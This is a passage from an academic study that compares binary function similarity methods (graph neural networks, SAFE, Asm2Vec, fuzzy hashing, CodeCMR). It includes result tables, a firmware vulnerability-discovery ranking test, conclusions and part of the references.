Comparing different feature set in GNN (s2v). Gemini [76] uses a GNN model called Structure2vec (s2v) [8] with manually engineered features. Our goal is to understand how important these features are with respect to not having a feature vector at all or using another set of features such as the bag of words (BoW) of the opcodes. Results in Table 3 and Table 4 show that manually engineered features only perform better on small and large functions in the XA task, and that the BoW of the opcodes perform similarly in all the different metrics, and even have better recall for different K values, as shown in Figure 2. Also, the execution time is different (1.66s vs. 7.18s), due to a longer feature extraction phase in Gemini. This means that more complex and difficult to extract features do not necessarily outperform a more basic representation. A BoW of 200 opcodes has 20 times the number of features of Gemini, which results in a larger input matrix for the node neural network of GNN. We additionally

Table 3: Comparison of machine-learning models on Dataset-1.

	Description	XC	XC+XB	XA	XM	XM small	XM medium	XM large	XM MRR10	XM Recall@1
[67] Zeek (direct comparison)	Strands	0.84	0.85	0.84	0.84	0.85	0.83	**0.87**	0.28	0.13
[40] GMN (direct comparison)	CFG + BoW opc 200	0.85	0.86	**0.86**	0.86	**0.89**	0.82	0.79	**0.53**	**0.45**
[40] GMN (direct comparison)	CFG + No features	**0.86**	**0.87**	**0.86**	**0.87**	0.88	**0.85**	0.84	0.43	0.33
[40] GNN	CFG + BoW opc 200	**0.86**	**0.87**	**0.86**	**0.87**	**0.89**	0.84	0.76	0.52	0.44
[40] GNN	CFG + No features	0.82	0.83	0.82	0.82	0.85	0.80	0.76	0.37	0.29
[76] GNN (s2v)	CFG + BoW opc 200	0.81	0.82	0.78	0.81	0.82	0.78	0.74	0.36	0.26
[76] GNN (s2v)	CFG + manual	0.81	0.82	0.80	0.81	0.84	0.77	0.79	0.36	0.28
[76] GNN (s2v)	CFG + No features	0.69	0.70	0.69	0.70	0.70	0.69	0.75	0.12	0.07
[45] w2v + AVG + GNN (s2v)	CFG + N. asm 150	0.79	0.79	0.74	0.77	0.78	0.75	0.73	0.24	0.16
[45] w2v + wAVG + GNN (s2v)	CFG + N. asm 150	0.79	0.79	0.76	0.77	0.78	0.76	0.76	0.29	0.20
[45] w2v + RNN + GNN (s2v)	CFG + N. asm 150	0.79	0.80	0.79	0.80	0.82	0.77	0.80	0.27	0.17
[49] w2v + SAFE	N. asm 150	0.80	0.81	0.80	0.81	0.83	0.77	0.77	0.17	0.07
[49] w2v + SAFE	N. asm 250	0.82	0.83	0.82	0.83	0.84	0.81	0.82	0.22	0.09
[49] w2v + SAFE + trainable	N. asm 150	0.80	0.81	0.80	0.81	0.83	0.76	0.74	0.29	0.16
[49] rand + SAFE + trainable	N. asm 150	0.79	0.80	0.79	0.80	0.83	0.75	0.74	0.28	0.17
[14] Asm2Vec	10 CFG random walks	0.77	0.69	0.60	0.65	0.63	0.70	0.78	0.12	0.07
[38] PV-DM	10 CFG random walks	0.77	0.70	0.50	0.62	0.63	0.62	0.61	0.11	0.08
[38] PV-DBOW	10 CFG random walks	0.78	0.70	0.50	0.63	0.63	0.62	0.61	0.11	0.09




Figure 2: Comparison of the recall at different K values for XO (left) and XM (right) tasks.

tested a BoW of 1024 opcodes but the results did not improve significantly, which means that those additional features do not contribute significantly to the representation of the function.

Finally, we wanted to test whether the use of instructions embeddings as GNN features helps to increase the AUC, as presented in [45]. Our results show that the instruction embeddings on the normalized assembly do not have higher AUC than bag of words of the opcodes or manual engineered features (only the RNN basic block encoder achieves similar AUC), MRR10 and the recall@1 are lower too and the training time is drastically increased.

Modelling functions using a textual encoder. SAFE [49] uses a sentence encoder based on instruction embeddings, and the AUC is better than GNN (s2v) with unsupervised features [45]. Compared to Gemini [76], the AUC is similar, but MRR10 and recall@1 are lower. SAFE works better on small functions and results do improve when increasing the maximum instruction length from 150 to 250 (Table 3). However, SAFE needs to confront the challenge of out-of-vocabulary (OOV) words. As introduced in Section 2, other approaches such as InnerEye [82] or Mirror [80] apply different assembly normalization techniques to mitigate this issue. To illustrate this challenge, we measured the impact of OOV instructions in SAFE and we observed that x86-64 is the most affected architecture by the OOV problem (less than

Table 4: Comparison of fuzzy hashing and machine-learning models on Dataset-2

Model name	Description	AUC			MRR10			Recall@1			Testing time (s)		
		XO	XA	XA+XO	XO	XA	XA+XO	XO	XA	XA+XO	Feat	Inf	Tot 100
[67] Zeek (direct comparison)	Strands	0.92	0.94	0.91	0.42	0.45	0.36	0.28	0.31	0.21	7225.41	67.00	9.92
[40] GMN (direct comparison)	CFG + BoW opc 200	**0.97**	**0.98**	**0.96**	**0.75**	**0.84**	**0.71**	**0.66**	**0.77**	**0.61**	1093.68	1005.00	1.83
[40] GMN (direct comparison)	CFG + No features	0.93	0.97	0.95	0.61	0.76	0.67	0.51	0.68	0.59	978.15	876.00	1.63
[40] GNN	CFG + BoW opc 200	0.95	0.97	0.95	0.67	0.79	0.67	0.57	0.73	0.57	1093.68	116.52	1.66
[40] GNN	CFG + No features	0.91	0.96	0.93	0.54	0.71	0.59	0.44	0.62	0.49	978.15	100.34	1.48
[76] GNN (s2v)	CFG + BoW opc 200	0.94	0.95	0.93	0.58	0.57	0.58	0.48	0.42	0.47	1093.68	118.59	1.66
[76] GNN (s2v)	CFG + Gemini	0.93	0.96	0.93	0.57	0.74	0.57	0.47	0.64	0.49	5139.91	98.40	7.18
[76] GNN (s2v)	CFG + No features	0.75	0.79	0.77	0.18	0.20	0.23	0.12	0.13	0.16	978.15	40.87	1.40
[45] w2v + AVG + GNN (s2v)	CFG + N. asm 150	0.90	0.88	0.87	0.46	0.31	0.42	0.38	0.18	0.33	1070.01	258.95	1.82
[45] w2v + wAVG + GNN (s2v)	CFG + N. asm 150	0.87	0.87	0.85	0.37	0.29	0.36	0.29	0.17	0.27	1070.01	253.72	1.81
[45] w2v + RNN + GNN (s2v)	CFG + N. asm 150	0.88	0.90	0.88	0.32	0.35	0.35	0.19	0.18	0.23	1070.01	685.50	2.41
[49] w2v + SAFE	N. asm 150	0.88	0.90	0.88	0.27	0.30	0.31	0.14	0.18	0.20	1031.23	33.33	1.46
[49] w2v + SAFE	N. asm 250	0.86	0.88	0.87	0.28	0.32	0.28	0.16	0.19	0.19	1031.23	33.33	1.46
[49] w2v + SAFE + trainable	N. asm 150	0.91	0.93	0.91	0.40	0.43	0.37	0.26	0.25	0.23	1031.23	33.57	1.46
[49] rand + SAFE + trainable	N. asm 150	0.90	0.91	0.90	0.28	0.33	0.31	0.14	0.17	0.21	1031.23	33.81	1.46
[14] Asm2Vec	Rand walks asm	0.94	0.69	0.75	0.60	0.07	0.22	0.49	0.02	0.18	978.15	5235.00	8.51
[38] PV-DM	Rand walks asm	0.94	0.66	0.72	0.64	0.08	0.23	0.51	0.05	0.19	978.15	5239.00	8.52
[38] PV-DBOW	Rand walks asm	0.94	0.66	0.72	0.63	0.07	0.23	0.50	0.03	0.20	978.15	3004.00	5.46
[60] Trex	512 Tokens	0.94	0.94	0.94	0.61	0.50	0.53	0.50	0.38	0.46	1493.58	1365.89	3.92
[74] Catalog_1	size 16	0.72	0.50	0.55	0.43	0.06	0.14	0.38	0.06	0.14	654.70	0.00	0.90
[74] Catalog_1	size 128	0.86	0.48	0.57	0.50	0.07	0.17	0.42	0.06	0.14	823.47	0.00	1.13
[18] FSS	G	0.77	0.81	0.77	0.26	0.35	0.32	0.18	0.26	0.26	1903.46	466.07	3.25
[18] FSS	G + M	0.79	0.68	0.69	0.29	0.15	0.21	0.23	0.09	0.15	1903.46	466.07	3.25
[18] FSS	G + M + I	0.80	0.68	0.69	0.30	0.16	0.20	0.23	0.10	0.14	1903.46	466.07	3.25
[18] FSS	w(G + M + I)	0.83	0.80	0.78	0.43	0.30	0.36	0.36	0.23	0.29	1903.46	466.07	3.25

30% of the functions have no OOV words), probably due to its CISC instruction set, followed by MIPS, and finally ARM, with more than 40% of functions without a single OOV word.

Asm2Vec and other paragraph2vec models. Table 3 and Table 4 show the comparative results of Asm2Vec [14] with the PV-DM and PV-DBOW variants of paragraph2vec [38]. All the three models perform similarly, and compared to GNN [40], using a specific mono-architecture approach does not bring any advantage. We note that results are strongly influenced by several factors, including the size of the vocabulary of instructions, the number of random walks, and several implementation details. During the training, we selected 1M tokens (out of 1.9M) with a minimum frequency of 5, where most of them are numerical offsets or hexadecimal addresses. Lowering that threshold does improve the results, but also increases the size of the vocabulary and the training time. At inference time we did not change the vocabulary, even though these unsupervised methods can benefit from a new inference vocabulary without invalidating the results. In our tests all the three models share the same vocabulary. We also note that all the three variants achieve high AUC on scenarios where only one variable is free, e.g., the XO task in Table 4, but the AUC drops when multiple compilation variables are considered together, e.g., the XC task in Table 3, where the compiler, its version, and the optimizations change.

Comparing efficiency. We also kept track of how efficient these approaches are for what concerns training (Table 8) and testing time, i.e., inference time (Table 4). We focus the discussion on the second, because training the models is mostly a one-time effort. Regarding the inference time, SAFE [49] appears to be the fastest among the machine-learning models with 1.46s to process 100 functions. GMN and GNN from [40] have similar and among the lowest running times, however GMN processes only a pair of functions in input. GNN (s2v) with Gemini features [76] is 4 times slower than the version with opcode features: the reason is the longer feature extraction time. Zeek [67] inference time is also affected by long feature extraction and processing time, and it is the slowest among the approaches. GNN (s2v) with unsupervised features is slower in the RNN variant, due to a longer inference time given by the additional model complexity. Similarly, Trex [60] is affected by a long inference time due to the complexity of the NLP model. Finally, Asm2Vec [14] is among the slowest, because it requires 10 epochs of inference to extract the new function embeddings. Interestingly, Asm2Vec is slower than the other paragraph2vec [38] models due to the particular instruction embedding construction.

CodeCMR/BinaryAI evaluation. For our evaluation we also included CodeCMR, a recent paper by Tencent [79]. There were several problems attempting to replicate this work and its predecessor [78] (more details in [47]), but the authors were kind enough to assist us with an evaluation on our dataset. We

Table 5: Comparison of CodeCMR/BinaryAI with GNN and bag of words (BoW) of opcodes (opc) or IDA microcode (IR).

						XM				
	Description	XC	XC+XB	XA	XM	small	medium	large	MRR10	Recall@1
[40] GNN	CFG + BoW opc 200	0.86	0.87	0.87	0.87	0.90	0.84	0.78	0.58	0.52
[40] GNN	CFG + BoW IR 80	0.87	0.87	0.87	0.88	0.89	0.86	0.81	0.62	0.56
[79] CodeCMR/BinaryAI	CFG + IR + Int + Strings	**0.98**	**0.98**	**0.98**	**0.98**	**0.99**	**0.97**	**0.93**	**0.86**	**0.83**




Figure 3: Comparison of the recall at different K values for the XM task for GNN [40] and CodeCMR/BinaryAI.

acknowledge that this kind of evaluation does not align with the re-implementation efforts we performed for the rest of the approaches. However, we believe CodeCMR to be quite interesting and promising, and we found it valuable to add it in our paper. We also note that one other option would have been to attempt to re-implement this approach, but we believe it would be extremely challenging to be confident about the faithfulness of our reimplementation, due to the high complexity of the system and many "hidden" variables not discussed in the paper. We now discuss insights from our evaluation.

Since the ultimate goal of their model is to match binary with source code, to train and test our data they isolated the part of the model that handles the function binary data only. We shared with them a pre-processed version of a subset of our dataset which consisted of ARM and x86 functions, 32 and 64 bit, that preprocessed using IDAPro with the HexRays decompiler.[2]

The extracted data consists of an attributed CFG with the IDA microcode instructions, integer number of ctree and the strings from the functions data. To have a baseline comparison, we run the GNN model from [40] using as basic block features the bag of words of the 200 most frequent opcodes and the bag of words of the 80 IDA microcode instructions.

Results are shown in Table 5. The GNN model that uses the BoW of the IDA microcode instructions has a higher AUC than the GNN model that uses BoW of the opcodes, but the second one has higher recall for large K values (Figure 3). In general, all the metrics for the BinaryAI/CodeCMR model are higher than the rest of our tested models. If these results are verified by independent studies in the community, this may be a very promising direction of research. In fact, the BinaryAI/CodeCMR model introduces several innovations. First, it merges in a single model several building components (i.e., a NLP encoder, a GNN, and two LSTMs), and it trains everything jointly by using an end-to-end strategy. Second, the authors show in their paper that the training strategy (e.g., using distance weighted sampling [73]) and loss function (e.g., triplet loss [66]) play an important role and can yield significant performance improvements.

Notes about Kim et al. In a recent paper posted on Arxiv by Kim et al. [36], the authors propose an interpretable model and show that manual feature engineering can achieve comparable results with "the state-of-the-art models," namely Vulseeker [25]. Their evaluation takes into account only one variable change at a time (e.g., only the compiler changes, while the architecture and the optimization level are fixed). This is a simplified setting compared to our six evaluation tasks, where, as shown in Table 1, even simple fuzzy-hashes approaches are effective. Moreover, the paper lacks any meaningful evaluation against state-of-the-art techniques. For example, the comparison with the ROC curve of Vulseeker is theoretical, performed on a different dataset, and without re-training the model. Another aspect that makes the comparison very challenging is how the positive and negative pairs are selected, as already mentioned in Section 4.3.

4.6 Vulnerability Discovery Use Case

As an example of a security application, we tested all models on a vulnerability discovery task. To this end, we selected ten vulnerable functions from OpenSSL1.0.2d, covering a total of eight CVEs. As a target, we selected the libcrypto libraries embedded in two firmware images: Netgear R7000 (ARM 32 bit) and TP-Link Deco M4 (MIPS 32 bit). Detailed information about which vulnerabilities affect each firmware image are included in [47]. We compiled the ten vulnerable functions for four architectures (x86, x64, ARM 32 bit, MIPS 32 bit) and we performed a ranking evaluation, similar to the one we have presented in the previous tests. When evaluating the vulnerability discovery results, we only used as a query the functions that are vulnerable for a particular firmware image. Results are shown in Table 7: we use the MRR10 as a comparison metric to evaluate how each model ranks the target vulnerable function for each query function. Unsurprisingly, the GMN model [40] with opcode features is the best performing one, however it requires analyzing each pair of functions,

[2] We could process only a subset of our dataset because we did not have access to a recent version of the HexRays MIPS decompiler license (BinaryAI plugin requires IDA 7.3 or later version). Moreover, HexRays only supports the decompilation of MIPS 32 bit code.

Table 6: Vulnerability test ranks.

		Netgear R7000			
Model name	Description	x86	x64	ARM32	MIPS32
[67] Zeek (direct comparison)	Strands	47;3;6;45	67;4;3;36	3;4;2;14	95;5;12;141
[40] GMN (direct comparison)	CFG + BoW opc 200	**1;1;1;2**	1;1;30;7	**1;1;1;1**	**1;1;1;7**
[40] GMN (direct comparison)	CFG + No features	4;1;1;3	5;1;52;2	2;1;1;4	7;1;1;12
[40] GNN	CFG + BoW opc 200	3;32;1;18	9;6;1;40	4;1;1;44	97;5;1;138
[40] GNN	CFG + No features	23;12;1;59	28;9;523;82	1;8;1;24	62;12;1;537
[76] GNN (s2v)	CFG + BoW opc 200	8;1;5;36	9;1;14;8	2;1;1;6	35;5;1;7
[76] GNN (s2v)	CFG + Gemini	432;3;1;155	372;6;66;60	356;2;1;77	339;15;1;308
[76] GNN (s2v)	CFG + No features	1295;6;10;160	1161;537;169;475	1149;228;9;690	1164;68;852;198
[45] w2v + AVG + GNN (s2v)	CFG + N. asm 150	37;76;5;5	3;35;45;39	30;1;1;70	76;74;54;100
[45] w2v + wAVG + GNN (s2v)	CFG + N. asm 150	1111;50;275;5	195;8;158;14	1123;13;54;7	438;25;661;14
[45] w2v + RNN + GNN (s2v)	CFG + N. asm 150	113;43;312;102	297;83;423;102	153;15;145;10	56;12;389;19
[49] w2v + SAFE	N. asm 150	65;164;146;99	62;46;147;39	106;41;85;40	93;29;133;54
[49] w2v + SAFE	N. asm 250	51;121;16;83	71;50;61;53	49;87;42;77	122;151;13;66
[49] w2v + SAFE + trainable	N. asm 150	5;77;9;28	7;1;92;27	19;1;15;6	184;15;2;7
[49] rand + SAFE + trainable	N. asm 150	55;161;105;15	24;51;175;30	134;64;50;36	319;180;54;10
[60] Trex	512 Tokens	41;4;1;3	10;3;1;2	32;4;1;2	24;16;1;1
[14] Asm2Vec	Rand walks asm	1;13;109;58	2;36;11;449	2;1;1;1	31;1;257;1
[38] PV-DM	Rand walks asm	15;7;9;1	13;13;395;454	119;1;1;1	2;71;272;2
[38] PV-DBOW	Rand walks asm	25;7;22;7	24;19;242;19	109;2;1;1	1;14;519;10
[74] Catalog_1	size 16	452;868;1156;947	452;868;1156;947	20;849;4;1082	452;868;1156;947
[74] Catalog_1	size 128	454;868;1163;947	453;868;1156;949	60;1;1;87	452;36;1156;947
[18] FSS	G	1172;4;4;507	1502;6;43;120	1004;23;2;283	1052;1;749;1117
[18] FSS	G + M	1125;132;248;1495	258;112;360;870	100;172;1;505	67;1;621;741
[18] FSS	G + M + I	352;61;97;1478	159;319;364;212	165;153;1;1396	1033;3;590;71
[18] FSS	w(G + M + I)	1;1;10;1272	**1;1;3;241**	1;1;1;851	220;2;837;56

limiting the scalability of the approach. Trex [60] and the GNN variant of Li et al. [40] provide the second-best results.

However, the FSS models with custom weights has surprisingly the highest MRR10 for the x64 comparison vs. Netgear R7000. We used the weights shipped in the code, which have been optimized for the OpenSSL comparison. This proves that the optimization process that FSS implements has practical use cases, however it does not extend to other configurations. Table 7 also shows comparisons across different architectures, in particular the ARM32 column for Netgear and the MIPS32 one for TP-Link show the same-architecture comparison. The Netgear R7000 firmware is compiled for ARM 32 bit, while the TP-Link Deco-M4 for MIPS 32 bit: this shows why Asm2Vec has high MRR10 values in the corresponding columns. Finally, Table 6 contains the actual ranking results of the vulnerable functions for the Netgear R7000 image, showing that quite high MRR10 values may hide quite low rankings in practice.

5 Discussion

We now draw some conclusions from the previous results and answer a number of research questions.

Results show that one machine-learning model, the GNN from Li et al. [40], outperforms all the other variants in the six evaluated tasks, achieving performances similar to the less-scalable GMN version. Other embeddings-based models [45, 49, 60, 76] show lower but similar accuracy. Zeek [67], which is a direct-comparison approach, has higher AUC on large functions. Asm2Vec [14] does not perform any better than other models, and fuzzy hashing approaches are not effective when multiple compilation variables change at the same time.

Which are the main contributions of the novel machine-learning solutions compared to simpler fuzzy hashing approaches? Deep-learning models provide an effective way of learning a function representation (i.e., an embedding), forcing a spatial separation between different classes of functions. Differently from fuzzy hashing approaches, machine-learning models achieve high accuracy even when multiple compilation variables change at the same time and they benefit from the advantage of large training datasets built on top of a reliable ground truth defined by the compilation options. The usage of a Siamese architecture [40, 45, 49, 76] in combination with a margin based loss [40, 79] introduced significant improvements in the results. Moreover, GNNs [40, 45, 76, 79] are an effective function encoder that can be used in combination with other instruction level encoders [45, 79].

Which is the role of different sets of features? Results show that the choice of the type of machine-learning model, in particular the GNN, and the loss functions are as important as the features in input. Using basic block features (e.g., ACFG) provides better results, but there is a minimal difference between carefully manually engineered features and simpler ones, such as the bag of words of the basic block opcodes. Surprisingly, in-

Table 7: Vulnerability test.

		Netgear R7000				TP-Link Deco-M4			
Model name	Description	x86	x64	ARM32	MIPS32	x86	x64	ARM32	MIPS32
[67] Zeek (direct comparison)	Strands	0.13	0.15	0.27	0.05	0.07	0.24	0.14	0.22
[40] GMN (direct comparison)	CFG + BoW opc 200	**0.88**	0.54	**1.00**	**0.79**	**0.67**	**0.73**	**0.70**	**0.78**
[40] GMN (direct comparison)	CFG + No features	0.65	0.43	0.69	0.54	0.44	0.47	0.32	0.32
[40] GNN	CFG + BoW opc 200	0.33	0.32	0.56	0.30	0.49	0.56	0.36	0.61
[40] GNN	CFG + No features	0.25	0.03	0.53	0.25	0.22	0.20	0.12	0.27
[76] GNN (s2v)	CFG + BoW opc 200	0.33	0.31	0.67	0.34	0.39	0.28	0.36	0.59
[76] GNN (s2v)	CFG + Gemini	0.33	0.04	0.38	0.25	0.11	0.26	0.28	0.11
[76] GNN (s2v)	CFG + No features	0.07	0.00	0.03	0.00	0.00	0.00	0.06	0.00
[45] w2v + AVG + GNN (s2v)	CFG + N. asm 150	0.10	0.08	0.50	0.00	0.05	0.06	0.03	0.18
[45] w2v + wAVG + GNN (s2v)	CFG + N. asm 150	0.05	0.03	0.04	0.00	0.00	0.03	0.04	0.27
[45] w2v + RNN + GNN (s2v)	CFG + N. asm 150	0.00	0.00	0.03	0.00	0.03	0.11	0.08	0.14
[49] w2v + SAFE	N. asm 150	0.00	0.00	0.00	0.00	0.00	0.00	0.00	0.00
[49] w2v + SAFE	N. asm 250	0.00	0.00	0.00	0.00	0.04	0.02	0.07	0.03
[49] w2v + SAFE + trainable	N. asm 150	0.08	0.29	0.29	0.16	0.04	0.16	0.24	0.09
[49] rand + SAFE + trainable	N. asm 150	0.00	0.00	0.00	0.03	0.06	0.16	0.11	0.07
[60] Trex	512 Tokens	0.40	0.48	0.44	0.50	0.29	0.42	0.22	0.61
[14] Asm2Vec	Rand walks asm	0.25	0.13	0.88	0.50	0.11	0.11	0.02	0.67
[38] PV-DM	Rand walks asm	0.31	0.00	0.75	0.25	0.00	0.00	0.00	0.32
[38] PV-DBOW	Rand walks asm	0.07	0.00	0.63	0.28	0.04	0.00	0.00	0.34
[74] Catalog_1	size 16	0.00	0.00	0.06	0.00	0.00	0.00	0.00	0.05
[74] Catalog_1	size 128	0.00	0.00	0.50	0.00	0.00	0.00	0.00	0.57
[18] FSS	G	0.13	0.04	0.13	0.25	0.04	0.00	0.07	0.03
[18] FSS	G + M	0.00	0.00	0.25	0.25	0.02	0.06	0.00	0.10
[18] FSS	G + M + I	0.00	0.00	0.25	0.08	0.11	0.06	0.00	0.06
[18] FSS	w(G + M + I)	0.53	**0.58**	0.75	0.13	0.06	0.00	0.00	0.00

Table 8: Models comparison on input features size, number of parameters, batch size, number of training epochs and training time.

	Description	Feature size	NN params	Batch size	Train epochs	Train/epoch (s)
[67] Zeek (direct comparison)	Strands	1024	3,345,032	32	10	160
[40] GMN (direct comparison)	CFG + BoW opc 200	200	181,634	20	16	1,026
[40] GMN (direct comparison)	CFG + No features	7	163,106	20	16	857
[40] GNN	CFG + BoW opc 200	200	172,418	20	10	944
[40] GNN	CFG + No features	7	153,890	20	10	767
[76] GNN (s2v)	CFG + BoW opc 200	200	75,266	250	5	1,238
[76] GNN (s2v)	CFG + Gemini	7	38,210	250	5	1,068
[76] GNN (s2v)	CFG + No features	7	38,210	250	5	555
[45] w2v + AVG + GNN (s2v)	CFG + N. asm 150	100	28,002,066	250	5	2,254
[45] w2v + wAVG + GNN (s2v)	CFG + N. asm 150	100	28,002,966	250	5	2,140
[45] w2v + RNN + GNN (s2v)	CFG + N. asm 150	100	28,966,866	250	7	8,628
[49] w2v + SAFE	N. asm 150	100	41,377,002	250	5	491
[49] w2v + SAFE	N. asm 250	100	41,377,002	250	5	789
[49] w2v + SAFE + trainable	N. asm 150	100	97,269,002	250	10	553
[49] rand + SAFE + trainable	N. asm 150	100	97,269,002	250	10	533
[14] Asm2Vec	Rand walks asm	200	-	-	10	1,096
[38] PV-DM	Rand walks asm	200	-	-	10	966
[38] PV-DBOW	Rand walks asm	200	-	-	10	549

struction embeddings [45] do not boost the performances of the GNN models, however we think that extensive testing is needed to evaluate other possible combinations. Zeek [67] shows how dataflow information can boost the results, especially for large functions. Finally, fuzzy hashing approaches are more sensitive to the type of features, due to the lack of a training phase.

Do different approaches work better at different tasks? In particular, is the cross-architecture comparison more difficult than working with a single architecture? Our evaluation shows that most of the machine-learning models perform very similarly on all the evaluated tasks, both in the same and cross architectures. Moreover, it is not necessary to train them on a specific task, since using the most generic task data (XM) allows to achieve performances that are overall close to the best for each task. This is not the case for fuzzy hashing methods. For instance, FunctionSimSearch graphlet features have sim-

ilar performances in all the tasks, but their combination with others does decrease the AUC in some tasks. However, not all the approaches can be used in a cross-architectures comparison: Asm2Vec [14] and the two paragraph2vec [38] models are limited to the same-architecture comparisons, due to the specific unsupervised training approach, as well as Catalog1 [74].

Is there any specific line of research that looks more promising as a future direction for designing new techniques? Results show that deep-learning models have the scalability and precision requirements for the different function similarity tasks, especially due to the ability to learn a function representation suitable to multiple tasks. Although the GNN models provided the best results, there are tens of different variants that need to be tested. Moreover, the combination of GNN with assembly instruction encoders is another promising direction [45, 78, 79]. Many of the previous works have focused their effort on selecting different features and feature abstraction levels, but most recent machine-learning models only use the normalized assembly code or an intermediate representation, leveraging the power of representation learning. The effects of combining intermediate representations and dataflow information must be studied as well. Furthermore, we have observed that the selection of features and machine-learning models are not the only aspects that influence the performance of an approach. Some of these complementary aspects such as the training strategy and loss functions have been barely discussed in the past and only recently explored. Li et al. [40] introduced two alternative loss functions, an Euclidean margin-based one, and an approximated Hamming similarity for efficient nearest neighbor search. Following a similar direction, the latest research of CodeCMR [79] shows a significant improvement in the results as a consequence of adopting a norm weighted sampling method (a type of distance weighted sampling [73]) in combination with a triplet loss [66].

6 Conclusions

This paper performs the first measurement study covering more than five years of research works tackling binary function similarity. We identified a number of challenges in the research field, and how they make meaningful comparison difficult, if not outright impossible. Our work aims at bridging this gap and helping the community gain clarity in this research field. We hope that by releasing all our implementations, datasets, and raw results, the community will have a reference point to start building new approaches and will be encouraged to evaluate them against a common framework to better discern which novel aspects are actually improving the state of the art, and which aspects just *appear* to do so.

7 Acknowledgements

The authors would like to thank the anonymous reviewers for their insightful comments and suggestions. The work was supported by the European Research Council (ERC) under the European Unions Horizon 2020 research and innovation programme (grant agreement No 771844 BitCrumbs).

References

[1] Saed Alrabaee, Paria Shirani, Lingyu Wang, and Mourad Debbabi. Sigma: A semantic integrated graph matching approach for identifying reused functions in binary code. *Digital Investigation*, 12:S61–S71, 2015.

[2] Saed Alrabaee, Paria Shirani, Lingyu Wang, and Mourad Debbabi. Fossil: a resilient and efficient system for identifying foss functions in malware binaries. *ACM Transactions on Privacy and Security (TOPS)*, 21(2):1–34, 2018.

[3] ANSSI. Machoc hash. https://github.com/ANSSI-FR/polichombr/blob/dev/docs/MACHOC_HASH.md.

[4] Andrei Z Broder. On the resemblance and containment of documents. In *Proceedings. Compression and Complexity of SEQUENCES 1997 (Cat. No. 97TB100171)*, pages 21–29. IEEE, 1997.

[5] Jane Bromley, James W Bentz, Léon Bottou, Isabelle Guyon, Yann LeCun, Cliff Moore, Eduard Säckinger, and Roopak Shah. Signature verification using a "siamese" time delay neural network. *International Journal of Pattern Recognition and Artificial Intelligence*, 7(04):669–688, 1993.

[6] Mahinthan Chandramohan, Yinxing Xue, Zhengzi Xu, Yang Liu, Chia Yuan Cho, and Hee Beng Kuan Tan. BinGo: cross-architecture cross-OS binary search. In *Proceedings of the 2016 24th ACM SIGSOFT International Symposium on Foundations of Software Engineering - FSE 2016*, pages 678–689, Seattle, WA, USA, 2016. ACM Press.

[7] Moses S Charikar. Similarity estimation techniques from rounding algorithms. In *Proceedings of the thiry-fourth annual ACM symposium on Theory of computing*, pages 380–388, 2002.

[8] Hanjun Dai, Bo Dai, and Le Song. Discriminative embeddings of latent variable models for structured data. In *International conference on machine learning*, pages 2702–2711, 2016.

[9] Yaniv David, Nimrod Partush, and Eran Yahav. Statistical similarity of binaries. In *Proceedings of the 37th ACM SIGPLAN Conference on Programming Language Design and Implementation*, PLDI '16, page 266–280, New York, NY, USA, 2016. Association for Computing Machinery.

[10] Yaniv David, Nimrod Partush, and Eran Yahav. Similarity of binaries through re-optimization. In *Proceedings of the 38th ACM SIGPLAN Conference on Programming Language Design and Implementation - PLDI 2017*, pages 79–94, Barcelona, Spain, 2017. ACM Press.

[11] Yaniv David and Eran Yahav. Tracelet-based code search in executables. In *Proceedings of the 35th ACM SIGPLAN Conference on Programming Language Design and Implementation - PLDI '14*, pages 349–360, Edinburgh, United Kingdom, 2013. ACM Press.

[12] Jacob Devlin, Ming-Wei Chang, Kenton Lee, and Kristina Toutanova. BERT: Pre-training of Deep Bidirectional Transformers for Language Understanding. In *Proceedings of the 2019 Conference of the North American Chapter of the Association for Computational Linguistics: Human Language Technologies, Volume 1 (Long and Short Papers)*, pages 4171–4186. Association for Computational Linguistics, 2019.

[13] Diaphora. Joxean Koret. https://github.com/joxeankoret/diaphora.

[14] Steven H. H. Ding, Benjamin C. M. Fung, and Philippe Charland. Asm2Vec: Boosting Static Representation Robustness for Binary Clone Search against Code Obfuscation and Compiler Optimization. In *2019 IEEE Symposium on Security and Privacy (SP)*, pages 472–489, San Francisco, CA, USA, May 2019. IEEE.

